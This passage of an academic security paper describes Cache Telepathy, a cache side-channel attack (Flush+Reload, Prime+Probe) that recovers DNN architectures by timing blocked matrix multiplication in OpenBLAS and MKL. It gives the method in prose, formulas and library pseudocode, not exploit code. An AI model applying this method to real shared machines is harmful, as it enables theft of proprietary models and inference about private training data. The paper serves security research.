Code Analysis We also assume that the attacker can analyze the ML framework code and linear algebra libraries used by the victim. These are realistic assumptions. First, open-source ML frameworks are widely used for efficient development of ML applications. The frameworks supported by Google, Amazon and other companies, including Tensorflow [1], Caffe [32], and MXNet [6] are all public. Our analysis is applicable to almost all of these frameworks. Second, the frameworks' backends are all supported by high-performance and popular linear algebra libraries, such as OpenBLAS [64], Eigen [23] and MKL [60]. OpenBLAS and Eigen are open sourced, and MKL can be reverse engineered, as we show in Section 6.

3 Attack Overview

The goal of Cache Telepathy is to substantially reduce the search space of target DNN architectures. In this section, we first discuss how our attack can assist other DNN privacy attacks, and then give an overview of the Cache Telepathy attack procedure.

Cache Telepathy's Role in Existing DNN Attacks In settings where DNN architectures are not known, our attack can serve as an essential initial step for many existing DNN privacy attacks, including model extraction attacks [55] and membership inference attacks [49].




Figure 1: Cache Telepathy assists model extraction attacks.

Figure 1 demonstrates how Cache Telepathy makes the model extraction attack feasible. The final goal of the model extraction attack is to obtain a network that is close enough to the oracle network (Section 2.2). The attack uses the following steps. First, the attacker generates a synthetic training data set (①). This step can be achieved using a random feature vector method [55] or more sophisticated techniques, such as hill-climbing [49]. Next, the attacker queries the oracle network via inference APIs provided by MLaaS providers to get labels or confidence values (②). The synthetic data set and corresponding query results will be used as training data

and labels later. In the case that the oracle architecture is not known, the attacker needs to choose a DNN architecture from a search space (③) and then train a network with the chosen architecture (④). Steps ③-④ repeat until a network is found with sufficient prediction accuracy (⑤).

This attack process is extremely compute intensive, since it involves many iterations of step ④. Considering the depth and complexity of state-of-the-art DNNs, training and validating each network can take hours to days. Moreover, without any information about the architecture, the search space of possible architectures is often intractable, and thus, the model extraction attack is infeasible. However, Cache Telepathy can reduce the architecture search space (③) to a tractable size and make the attack feasible in settings where DNN architectures are unknown.

Membership inference attacks suffer from a more serious problem if the DNN architecture is not known. Recall that the attack aims to figure out the composition of the oracle training data set (Section 2.2). If there are many different candidate architectures, the attacker needs to consider the results generated by all the candidate architectures and statistically summarize inconsistent results from those architectures. A large search space of candidate architectures, not only significantly increases the computation requirements, but also potentially hurts attack accuracy. Consider a candidate architecture which is very different from the oracle architecture. It is likely to contribute incorrect results, and in turn, decrease the attack accuracy. However, Cache Telepathy can reduce the search space to a reasonable size. Moreover, the candidate architectures in the reduced search space have the same or very similar hyper-parameters as the oracle network. Therefore, they perform very similarly to the oracle network on various data sets. Hence, our attack also plays an important role in membership inference attacks.

Overall Cache Telepathy Attack Procedure Our attack is based on two observations. First, DNN inference relies heavily on GEMM (Generalized Matrix Multiply). We conduct a detailed analysis of how GEMM is used in ML frameworks, and figure out the mapping between DNN hyper-parameters and matrix parameters (Section 4). Second, high-performance GEMM algorithms are vulnerable to cache-based side channel attacks, as they are all tuned for the cache hierarchy through matrix blocking (i.e., tiling). When the block size is public (or can be easily deduced), the attacker can use the cache side channel to count blocks and learn the matrix sizes.

The Cache Telepathy attack procedure includes a cache attack and post processing steps. First, it uses a cache attack to monitor matrix multiplications and obtain matrix parameters (Sections 5 and 6). Then, the DNN architecture is reverse-engineered based on the mapping between DNN hyper-parameters and matrix parameters (Section 4). Finally, Cache Telepathy prunes the possible values of the remaining undiscovered hyper-parameters and generates a pruned search space for the target DNN architecture (Section 8.3). We consider the attack to be successful if we can generate a reasonable number of candidate architectures whose hyper-parameters are the same or very similar to the oracle network.

4 Mapping DNNs to Matrix Parameters

DNN hyper-parameters, listed in Section 2.1, can be mapped to GEMM execution. We first discuss how the layer type and configurations within each layer map to matrix parameters, assuming that all layers are sequentially connected (Section 4.1 and 4.2). We then generalize the mapping by showing how the connections between layers map to GEMM execution (Section 4.3). Finally, we discuss what information is required to extract the activation functions of Section 2.1 (Section 4.4).

4.1 Analysis of DNN Layers

There are two types of neural network layers whose computation can be mapped to matrix multiplications, namely fully-connected and convolutional layers.

4.1.1 Fully-connected Layer

In a fully-connected layer, each neuron computes a weighted sum of values from all the neurons in the previous layer, followed by a non-linear transformation. The ith layer computes $out_i = f_i(in_i \otimes \theta_i)$ where in_i is the input vector, θ_i is the weight matrix, $\otimes$ denotes a matrix-vector operation, f is an element-wise non-linear function such as tanh or sigmoid, and out_i is the resulting output vector.

The feed-forward computation of a fully-connected DNN can be performed over a batch of a few inputs at a time (B). These multiple input vectors are stacked into an input matrix In_i. A matrix multiplication between the input matrix and the weight matrix (θ_i) produces an output matrix, which is a stack of output vectors. We represent the computation as $O_i = f_i(In_i \cdot \theta_i)$ where In_i is a matrix with as many rows as B and as many columns as N_i (the number of neurons in the layer i); O_i is a matrix with as many rows as B and as many columns as N_{i+1} (the number of neurons in the layer $i+1$); and θ_i is a matrix with N_i rows and N_{i+1} columns. Table 1 shows the number of rows and columns of all the matrices.

Matrix	n_row	n_col
Input: In_i	B	N_i
Weight: θ_i	N_i	N_{i+1}
Output: O_i	B	N_{i+1}

Table 1: Matrix sizes in a fully-connected layer.

4.1.2 Convolutional Layer

In a convolutional layer, a neuron is connected to only a spatial region of neurons in the previous layer. Consider the upper row of Figure 2, which shows the computation in the ith layer. The layer generates an output out_i (right part of the upper row) by performing convolution operations on an input in_i (center of the upper row) with multiple filters (left part of the upper row). The input volume in_i is of size $W_i \times H_i \times D_i$, where the depth ($D_i$) also refers to the number of channels of the input. Each filter is of size $R_i \times R_i \times D_i$.




Figure 2: Mapping a convolutional layer (upper part of the figure) to a matrix multiplication (lower part).

To see how a convolution operation is performed, the figure highlights the process of generating one output neuron in out_i. The neuron is a result of a convolution operation – an elementwise dot product of the filter shaded in dots and the subvolume in in_i shaded in dashes. Both the subvolume and the filter have dimensions $R_i \times R_i \times D_i$. Applying one filter on the entire input volume (in_i) generates one channel of the output (out_i). Thus, the number of filters in layer i (D_{i+1}) is the number of channels (depth) in the output volume.

The lower row of Figure 2 shows a common implementation that transforms the multiple convolution operations in a layer into a single matrix multiply. First, as shown in arrow ①, each filter is stretched out into a row to form a matrix F'_i. The number of rows in F'_i is the number of filters in the layer.

Second, as shown in arrow ②, each subvolume in the input volume is stretched out into a column. The number of elements in the column is $D_i \times R_i^2$. For an input volume with dimensions $W_i \times H_i \times D_i$, there are $(W_i - R_i + P_i)(H_i - R_i + P_i)$ such columns in total, where P_i is the amount of zero padding. We call this transformed input matrix in'_i. Then, the convolution becomes a matrix multiply: $out'_i = F'_i \cdot in'_i$ (③).

Finally, the out'_i matrix is reshaped back to its proper dimensions of the out_i volume (arrow ④). Each row of the resulting out'_i matrix corresponds to one channel in the out_i volume. The number of columns of the out'_i matrix is $(W_i - R_i + P_i)(H_i - R_i + P_i)$, which is the size of one output channel, namely, $W_{i+1} \times H_{i+1}$. Table 2 shows the number of rows and columns of the matrices involved.

Matrix	n_row	n_col
in'_i	$D_i \times R_i^2$	$(W_i - R_i + P_i)(H_i - R_i + P_i)$
F'_i	D_{i+1}	$D_i \times R_i^2$
out'_i	D_{i+1}	$(W_i - R_i + P_i)(H_i - R_i + P_i) = W_{i+1} \times H_{i+1}$

Table 2: Matrix sizes in a convolutional layer.

The matrix multiplication described above processes a single input. As with fully-connected DNNs, CNN inference can consume a batch of B inputs in a single forward pass. In this case, a convolutional layer performs B matrix multiplications per pass. This is different from fully-connected layers, where the entire batch is computed using only one matrix multiplication.

4.2 Resolving DNN Hyper-parameters

Based on the previous analysis, we can now map DNN hyper-parameters to matrix operation parameters assuming all layers are sequentially connected.

4.2.1 Fully-connected Networks

Consider a fully-connected network. Its hyper-parameters are the number of layers, the number of neurons in each layer (N_i) and the activation function per layer. As discussed in Section 4.1, the feed-forward computation performs one matrix multiplication per layer. Hence, we extract the number of layers by counting the number of matrix multiplications performed. Moreover, according to Table 1, the number of neurons in layer i (N_i) is the number of rows of the layer's weight matrix (θ_i). The first two rows of Table 3 summarize this information.

Structure	Hyper-Parameter	Value
FC network	# of layers	# of matrix muls
FC layer$_i$	N_i: # of neurons	$n_row(\theta_i)$
Conv network	# of Conv layers	# of matrix muls / B
Conv layer$_i$	D_{i+1}: # of filters	$n_row(F'_i)$
	R_i: filter width and height[1]	$\sqrt{\frac{n_row(in'_i)}{n_row(out'_{i-1})}}$
	P_i: padding	difference between: $n_col(out'_{i-1}), n_col(in'_i)$
Pool$_i$ or Stride$_{i+1}$	pool or stride width and height	$\approx \sqrt{\frac{n_col(out'_i)}{n_col(in'_{i+1})}}$

Table 3: Mapping between DNN hyper-parameters and matrix parameters. FC stands for fully connected.

[1]Specifically, we learn the filter spatial dimensions. If the filter is not square, the search space grows depending on factor combinations (e.g., 2 by

4.2.2 Convolutional Networks

A convolutional network generally consists of four types of layers: convolutional, Relu, pooling, and fully connected. Recall that each convolutional layer involves a batch B of matrix multiplications. Moreover, the B matrix multiplications that correspond to the same layer, always have the same dimension sizes and are executed consecutively. Therefore, we can count the number of consecutive matrix multiplications which have the same computation pattern to determine B.

In a convolutional layer i, the hyper-parameters include the number of filters (D_{i+1}), the filter width and height (R_i), and the padding (P_i). We assume that the filter width and height are the same, which is the common case. Note that for layer i, we consider that the depth of the input volume (D_i) is known, as it can be obtained from the previous layer.

We now show how these parameters for a convolutional layer can be reverse engineered. From Table 2, we see that the number of filters (D_{i+1}) is the number of rows of the filter matrix F'_i. To attain the filter width (R_i), we note that the number of rows of the in'_i matrix is $D_i \times R_i^2$, where D_i is the number of output channels in the previous layer and is equal to the number of rows of the out'_{i-1} matrix. Therefore, as summarized in Table 3, the filter width is attained by dividing the number of rows of in'_i by the number of rows of out'_{i-1} and performing the square root. In the case that layer i is the first one, directly connected to the input, the denominator (out'_0) of this fraction is the number of channels of the input of the network, which is public information.

Padding results in a larger input matrix (in'_i). After resolving the filter width (R_i), the value of padding can be deduced by determining the difference between the number of columns of the output matrix of layer $i-1$ (out'_{i-1}), which is $W_i \times H_i$, and the number of columns of the in'_i matrix, which is $(W_i - R_i + P)(H_i - R_i + P)$.

A pooling layer can be located in-between two convolutional layers. It down-samples every channel of the input along width and height, resulting in a small channel size. The hyper-parameter in this layer is the pool width and height (assumed to be the same value), which can be inferred as follows. Consider the channel size of the output of layer i (number of columns in out'_i) and the channel size of the input volume in layer $i+1$ (approximately equals to the number of columns in in'_{i+1}). If the two are the same, there is no pooling layer; otherwise, we expect to see the channel size reduced by the square of the pool width. In the latter case, the exact pool dimension can be found using a similar procedure used to determine R_i. Note that a non-unit stride operation results in the same dimension reduction as a pooling layer. Thus, we cannot distinguish between non-unit striding and pooling. Table 3 summarizes the mappings.

4 looks the same as 1 by 8). We note that filters in modern DNNs are nearly always square.

4.3 Connections Between Layers

We now examine how to map inter-layer connections to GEMM execution. We consider two types of inter-layer connections, i.e., sequential connections and non-sequential connections.

4.3.1 Mapping Sequential Connections

A sequential connection is one that connects two consecutive layers, e.g., layer i and layer $i+1$. The output of layer i is used as the input of its next layer $i+1$. According to the mapping relationships in Table 3, a DNN places several constraints on GEMM parameters for sequentially-connected convolutional layers.

First, since the filter width and height must be integer values, there is a constraint on the number of rows of the input and output matrices in consecutive layers. Considering the formula used to derive the filter width and height in Table 3, if layer i and layer $i+1$ are connected, the number of rows in the input matrix of layer $i+1$ ($n_row(in'_{i+1})$) must be the product of the number of rows in the output matrix of layer i ($n_row(out'_i)$) and the square of an integer number.

Second, since the pool size and stride size are integer values, there is another constraint on the number of columns of the input and output matrix sizes between consecutive layers. According to the formula used to derive pool and stride size, if layer i and layer $i+1$ are connected, the number of columns in the output matrix of layer i ($n_col(out'_i)$) must be very close to the product of the number of columns in the input matrix of layer $i+1$ ($n_col(in'_{i+1})$) and the square of an integer number.

The two constraints above help us to distinguish non-sequential connections from sequential ones. Specifically, if one of these constraints is not satisfied, we are sure that the two layers are not sequentially connected.

4.3.2 Mapping Non-sequential Connections

In this paper, we consider that a non-sequential connection is one where, given two consecutive layers i and $i+1$, there is a third layer j, whose output is merged with the output of layer i and the merged result is used as the input to layer $i+1$. We call the extra connection from layer j to layer $i+1$ a shortcut, where layer j is the source layer and layer $i+1$ is the sink layer. Shortcut connections can be mapped to GEMM execution.

First, there exists a certain latency between consecutive GEMMs, which we call inter-GEMM latency. The inter-GEMM latency before the sink layer in a non-sequential connection is longer than the latency in a sequential connection. To see why, consider the operations that are performed between two consecutive GEMMs: post-processing of the prior GEMM's output (e.g., batch normalization) and pre-processing of the next GEMM's input (e.g., padding and striding). When there is no shortcut, the inter-GEMM latency

is linearly related to the sum of the prior layer's output size and the next layer's input size. However, a shortcut requires an extra merge operation that incurs extra latency between GEMM calls.

Second, the source layer of a shortcut connection must have the same output dimensions as the other source layer of the non-sequential connection. For example, when a shortcut connects layer j and layer $i+1$, the output matrices of layer j and layer i must have the same number of rows and columns. This is because one can only merge two outputs whose dimension sizes match.

These two characteristics help us identify the existence of a shortcut, its source layer, and its sink layer.

4.4 Activation Functions

So far, this section discussed how DNN parameters map to GEMM calls. Convolutional and fully-connected layers are post-processed by elementwise non-linear functions, such as `relu`, `sigmoid` and `tanh`, which do not appear in GEMM parameters. We can distinguish `relu` activations from `sigmoid` and `tanh` by monitoring whether the non-linear functions access the standard mathematical library `libm`. `relu` is a simple activation which does not need support from libm, while the other functions are computationally intensive and generally leverage libm to achieve high performance. We remark that nearly all convolutional layers use `relu` or a close variant [26, 33, 52, 53, 65].

5 Attacking Matrix Multiplication

We now design a side channel attack to learn matrix multiplication parameters. Given the mapping from the previous section, this attack will allow us to reconstruct the DNN architecture.

We analyze state-of-the-art BLAS libraries, which have extensively optimized blocked matrix multiply. Examples of such libraries are OpenBLAS [64], BLIS [56], Intel MKL [60] and AMD ACML [5]. We show in detail how to extract the desired information from the GEMM implementation in OpenBLAS. In Section 6, we generalize our attack to other BLAS libraries, using Intel MKL as an example.

5.1 Analyzing GEMM from OpenBLAS

Function `gemm_nn` from the OpenBLAS library performs blocked matrix-matrix multiplication. It computes $C = \alpha A \cdot B + \beta C$ where α and β are scalars, A is an $m \times k$ matrix, B is a $k \times n$ matrix, and C is an $m \times n$ matrix. Our goal is to extract m, n and k.

Like most modern BLAS libraries, OpenBLAS implements Goto's algorithm [20]. The algorithm has been optimized for modern multi-level cache hierarchies. Figure 3 depicts the way Goto's algorithm structures blocked matrix multiplication for a three-level cache. The *macro-kernel* at the bottom performs the basic operation, multiplying a $P \times Q$ block from matrix A with a $Q \times R$ block from matrix B. This kernel is generally written in assembly code, and manually optimized by taking the CPU pipeline structure and register availability into consideration. The block sizes are picked so that the $P \times Q$ block of A fits in the L2 cache, and the $Q \times R$ block of B fits in the L3 cache.




Figure 3: Blocked GEMM with matrices in column major.

As shown in Figure 3, there is a three-level loop nest around the macro-kernel. The innermost one is Loop 3, the intermediate one is Loop 2, and the outermost one is Loop 1. We call the iteration counts in these loops $iter_3$, $iter_2$, and $iter_1$, respectively, and are given by:

$$\begin{aligned} iter_3 &= \lceil m/P \rceil \\ iter_2 &= \lceil k/Q \rceil \\ iter_1 &= \lceil n/R \rceil \end{aligned} \tag{1}$$

Algorithm 1 shows the corresponding pseudo-code with the three nested loops. Note that Loop 3 is further split into two parts, to obtain better cache locality. The first part performs only the first iteration, and the second part performs the rest.

The first iteration of Loop 3 (Lines 3-7) performs three steps as follows. First, the data in the $P \times Q$ block from matrix A is packed into a buffer (bufferA) using function `itcopy`. This is shown in Figure 3 as arrow ① and corresponds to line 3 in Algorithm 1. Second, the data in the $Q \times R$ block from matrix B is also packed into a buffer (bufferB) using function `oncopy`. This is shown in Figure 3 as arrow ② and corresponds to line 5 in Algorithm 1. The $Q \times R$ block from matrix B is copied in units of $Q \times 3UNROLL$ sub-blocks. This breaks down the first iteration of Loop 3 into a loop, which is labeled as Loop 4. The iteration count in Loop 4, $iter_4$, is

Algorithm 1: `gemm_nn` in OpenBLAS.

```
   Input  : Matrix A, B, C; Scalar α, β; Block size P, Q, R; UNROLL
   Output : C := αA·B + βC
1  for j = 0, n, R do // Loop 1
2      for l = 0, k, Q do // Loop 2
           // Loop 3, 1st iteration
3          itcopy(A[0, l], buf_A, P, Q)
4          for jj = j, j+R, 3UNROLL do // Loop 4
5              oncopy(B[l, jj], buf_B + (jj − j) × Q, Q, 3UNROLL)
6              kernel(buf_A, buf_B + (jj − j) × Q, C[l, j], P, Q, 3UNROLL)
7          end
           // Loop 3, rest iterations
8          for i = P, m, P do
9              itcopy(A[i, l], buf_A, P, Q)
10             kernel(buf_A, buf_B, C[l, j], P, Q, R)
11         end
12     end
13 end
```

given by:

$$\begin{aligned} & iter_4 = \lceil R/3UNROLL \rceil \\ or \quad & iter_4 = \lceil (n \bmod R)/3UNROLL \rceil \end{aligned} \tag{2}$$

where the second expression corresponds to the last iteration of Loop 1. Note that bufferB, which is filled by the first iteration of Loop 3, is also shared by the rest of iterations. Third, the macro-kernel (function `kernel`) is executed on the two buffers. This corresponds to line 6 in Algorithm 1.

The rest iterations (line 8-11) skip the second step above. These iterations only pack a block from matrix A to fill bufferA and execute the macro-kernel.

The BLAS libraries use different P, Q, and R for different cache sizes to achieve best performance. For example, when compiling OpenBLAS on our experimental machine (Section 7), the GEMM function for double data type uses $P = 512$; $Q = 256$, $R = 16384$, and $3UNROLL = 24$.

5.2 Locating Probing Addresses

Our goal is to find the size of the matrices of Figure 3, namely, m, k, and n. To do so, we need to first obtain the number of iterations of the 4 loops in Algorithm 1, and then use Formulas 1 and 2. Note that we know the values of the block sizes P, Q, and R (as well as $3UNROLL$) — these are constants available in the open-source code of OpenBLAS.

In this paper, we propose to use, as probing addresses, addresses in the `itcopy`, `oncopy` and `kernel` functions of Algorithm 1. To understand why, consider the dynamic invocations to these functions. Figure 4 shows the Dynamic Call Graph (DCG) of `gemm_nn` in Algorithm 1.

Each iteration of Loop 2 contains one invocation of function `itcopy`, followed by $iter_4$ invocations of the pair `oncopy` and `kernel`, and then $(iter_3 - 1)$ invocations of the pair `itcopy` and `kernel`. The whole sequence in Figure 4 is executed $iter_1 \times iter_2$ times in one invocation of `gemm_nn`.




Figure 4: DCG of `gemm_nn`, with the number of invocations per iteration of Loop 2.

We will see in Section 5.3 that these invocation counts are enough to allow us to find the size of the matrices.

We now discuss how to select probing addresses inside the three functions—`itcopy`, `oncopy` and `kernel`—to improve attack accuracy. The main bodies of the three functions are loops. To distinguish these loops from the GEMM loops, we refer to them in this paper as *in-function* loops. We select addresses that are located inside the in-function loops as probing addresses. This strategy helps improve attack accuracy, because such addresses are accessed multiple times per function invocation and their access patterns can be easily distinguished from noise (Section 8.1).

5.3 Procedure to Extract Matrix Dimensions

To understand the procedure we use to extract matrix dimensions, we show an example in Figure 5(a), which visualizes the execution time of a `gemm_nn` where Loop 1, Loop 2 and Loop 3 have 5 iterations each. The figure also shows the size of the block that each iteration operates on. Note that the OpenBLAS library handles the last two iterations of each loop in a special manner. When the last iteration does not have a full block to compute, rather than assigning a small block to the last iteration, it assigns two equal-sized small blocks to the last two iterations. In Figure 5(a), in Loop 1, the first three iterations use R-sized blocks, and each of the last two use a block of size $(R + n \bmod R)/2$. In Loop 2, the corresponding block sizes are Q and $(Q + k \bmod Q)/2$. In Loop 3, they are P and $(P + m \bmod P)/2$.

Figure 5(b) shows additional information for each of the first iterations of Loop 3. Recall that the first iteration of Loop 3 is special, as it involves an extra packing operation that is performed by Loop 4 in Algorithm 1. Figure 5(b) shows the number of iterations of Loop 4 in each invocation ($iter_4$). During the execution of the first three iterations of Loop 1, $iter_4$ is $\lceil R/3UNROLL \rceil$. In the last two iterations of Loop 1, $iter_4$ is $\lceil ((R + n \bmod R)/2)/3UNROLL \rceil$, as can be deduced from Equation 2 after applying OpenBLAS' special handling of the last two iterations.

Based on these insights, our procedure to extract m, k, and n has four steps.

Step 1: Identify the DCG of a Loop 2 iteration and extract $iter_1 \times iter_2$. By probing one instruction in each of `itcopy`, `oncopy`, and `kernel`, we repeatedly obtain the DCG pattern of a Loop 2 iteration (Figure 4). By counting the number of such patterns, we obtain $iter_1 \times iter_2$.




Figure 5: Visualization of execution time of a `gemm_nn` where Loop 1, Loop 2, and Loop3 have 5 iterations each (a), and value of $iter_4$ for each first iteration of Loop 3 (b).

Step 2: Extract $iter_3$ and determine the value of m. In the DCG pattern of a Loop 2 iteration, we count the number of invocations of the `itcopy-kernel` pair (Figure 4). This count plus 1 gives $iter_3$. Of all of these $iter_3$ iterations, all but the last two execute a block of size P; the last two execute a block of size $(P+m \bmod P)/2$ each (Figure 5(a)). To estimate the size of this smaller block, we assume that the execution time of an iteration is proportional to the block size it processes — except for the first iteration which, as we indicated, is different. Hence, we time the execution of a "normal" iteration of Loop 3 and the execution of the last iteration of Loop 3. Let's call the times t_{normal} and t_{small}. The value of m is computed by adding P for each of the ($iter_3$ - 2) iterations and adding the estimated number for each of the last two iterations:

$$m = (iter_3 - 2) \times P + 2 \times \frac{t_{small}}{t_{normal}} \times P$$

Step 3: Extract $iter_4$ and $iter_2$, and determine the value of k. In the DCG pattern of a Loop 2 iteration (Figure 4), we count the number of `oncopy-kernel` pairs, and obtain $iter_4$. As shown in Figure 5(b), the value of $iter_4$ is $\lceil R/3UNROLL \rceil$ in all iterations of Loop 2 except those that are part of the last two iterations of Loop 1. For the latter, $iter_4$ is $\lceil ((R+n \bmod R)/2)/3UNROLL \rceil$, which is a lower value. Consequently, by counting the number of DCG patterns that have a low value of $iter_4$, and dividing it by 2, we attain $iter_2$. We then follow the procedure of Step 2 to calculate k. Specifically, all Loop 2 iterations but the last two execute a block of size Q; the last two execute a block of size $(Q+k \bmod Q)/2$ each (Figure 5(a)). Hence, we time the execution of two iterations of Loop 2 in the first Loop 1 iteration: a "normal" one (t'_{normal}) and the last one (t'_{small}). We then compute k like in Step 2:

$$k = (iter_2 - 2) \times Q + 2 \times \frac{t'_{small}}{t'_{normal}} \times Q$$

Step 4: Extract $iter_1$ and determine the value of n. If we take the total number of DCG patterns in the execution from Step 1 and divide that by $iter_2$, we obtain $iter_1$. We know that all Loop 1 iterations but the last two execute a block of size R; the last two execute a block of size $(R+n \bmod R)/2$ each. To compute the size of the latter block, we note that, in the last two iterations of Loop 1, $iter_4$ is $\lceil ((R+n \bmod R)/2)/3UNROLL \rceil$. Since both $iter_4$ and $3UNROLL$ are known, we can estimate $(R+n \bmod R)/2$. We neglect the effect of the ceiling operator because $3UNROLL$ is a very small number. Hence, we compute n as:

$$n = (iter_1 - 2) \times R + 2 \times iter_4 \times 3UNROLL$$

Our attack cannot handle the cases when m or k are less than or equal to twice their corresponding block sizes. For example, when m is less than or equal to $2 \times P$, there is no iteration of Loop 3 that operates on a smaller block size. Our procedure cannot compute the exact value of m, and can only say that $m \leq 2P$.

6 Generalization of the Attack on GEMM

Our attack can be generalized to other BLAS libraries, since all of them use blocked matrix-multiplication, and most of them implement Goto's algorithm [20]. We show that our attack is still effective, using the Intel MKL library as an example. MKL is a widely used library but is closed source. We reverse engineer the scheduling of the three-level nested loop in MKL and its block sizes. The information is enough for us to apply the same attack procedure in Section 5.3 to obtain matrix dimensions.

Constructing the DCG We apply binary analysis [41, 73] techniques to construct the DCG of the GEMM function in MKL, shown in Figure 6. The pattern is the same as the DCG of OpenBLAS in Figure 4. Thus, the attack strategy in Section 5 also works towards MKL.

Extracting Block Sizes Similar to OpenBLAS, in MKL, there exists a linear relationship between matrix dimensions




Figure 6: DCG of blocked GEMM in Intel MKL, with the number of invocations per iteration of Loop 2.

and iteration count for each of the loops, as shown in Formulas 1 and 2. When the matrix size increases by a block size, the corresponding iteration count increases by 1. We leverage this relationship to reverse engineer the block sizes for MKL. Specifically, we gradually increase the input dimension size until the number of iterations increments. The stride on the input dimension that triggers the change of iteration count is the block size.

Special Cases According to our analysis, MKL follows a different DCG when dealing with small matrices. First, instead of executing three-level nested loops, it uses a single-level loop, tiling on the dimension that has the largest value among m, n, k. Second, the kernel computation is performed directly on the input matrices, without packing and buffering operations.

For these special cases, we slightly adjust the attack strategy in Figure 5. We use side channels to monitor the number of iterations on that single-level loop and the time spent for each iteration. We then use the number of iterations to deduce the size of the largest dimension. Finally, we use the timing information for each iteration to deduce the product of the other two dimensions.

7 Experimental Setup

Attack Platform We evaluate our attacks on a Dell workstation Precision T1700, which has a 4-core Intel Xeon E3 processor and an 8GB DDR3-1600 memory. The processor has two levels of private caches and a shared last level cache. The first level caches are a 32KB instruction cache and a 32KB data cache. The second level cache is 256KB. The shared last level cache is 8MB. We test our attacks on a same-OS scenario using Ubuntu 4.2.0-27, where the attacker and the victim are different processes within the same bare-metal server. Our attacks should be applicable to other platforms, as the effectiveness of Flush+Reload and Prime+Probe has been proved in multiple hardware platforms [38, 69].

Victim DNNs We use a VGG [52] instance and a ResNet [26] instance as victim DNNs. VGG is representative of early DNNs (e.g., AlexNet [33] and LeNet [34]). ResNet is representative of state-of-the-art DNNs. Both are standard and widely-used CNNs with a large number of layers and hyper-parameters. ResNet additionally features shortcut connections.

There are several versions of VGG, with 11 to 19 layers. All VGGs have 5 types of layers, which are replicated a different number of times. We show our results on VGG-16.

There are several versions of ResNet, with 18 to 152 layers. All of them consist of the same 4 types of modules, which are replicated a different number of times. Each module contains 3 or 4 layers, which are all different. We show our results on ResNet-50.

The victim programs are implemented using the Keras [10] framework, with Theano [54] as the backend. We execute each DNN instance with a single thread.

Attack Implementation We use Flush+Reload and Prime+Probe attacks. In both attacks, the attacker and the victim are different processes and are pinned to different cores, only sharing the last level cache.

In Flush+Reload, the attacker and the victim share the BLAS library via page de-duplication. The attacker probes one address in `itcopy` and one in `oncopy` every 2,000 cycles. There is no need to probe any address in `kernel`, as the access pattern is clear enough. Our Prime+Probe attack targets the last level cache. We construct two sets of conflict addresses for the two probing addresses using the algorithm proposed by Liu et al. [38]. The Prime+Probe uses the same monitoring interval length of 2,000 cycles.

8 Evaluation

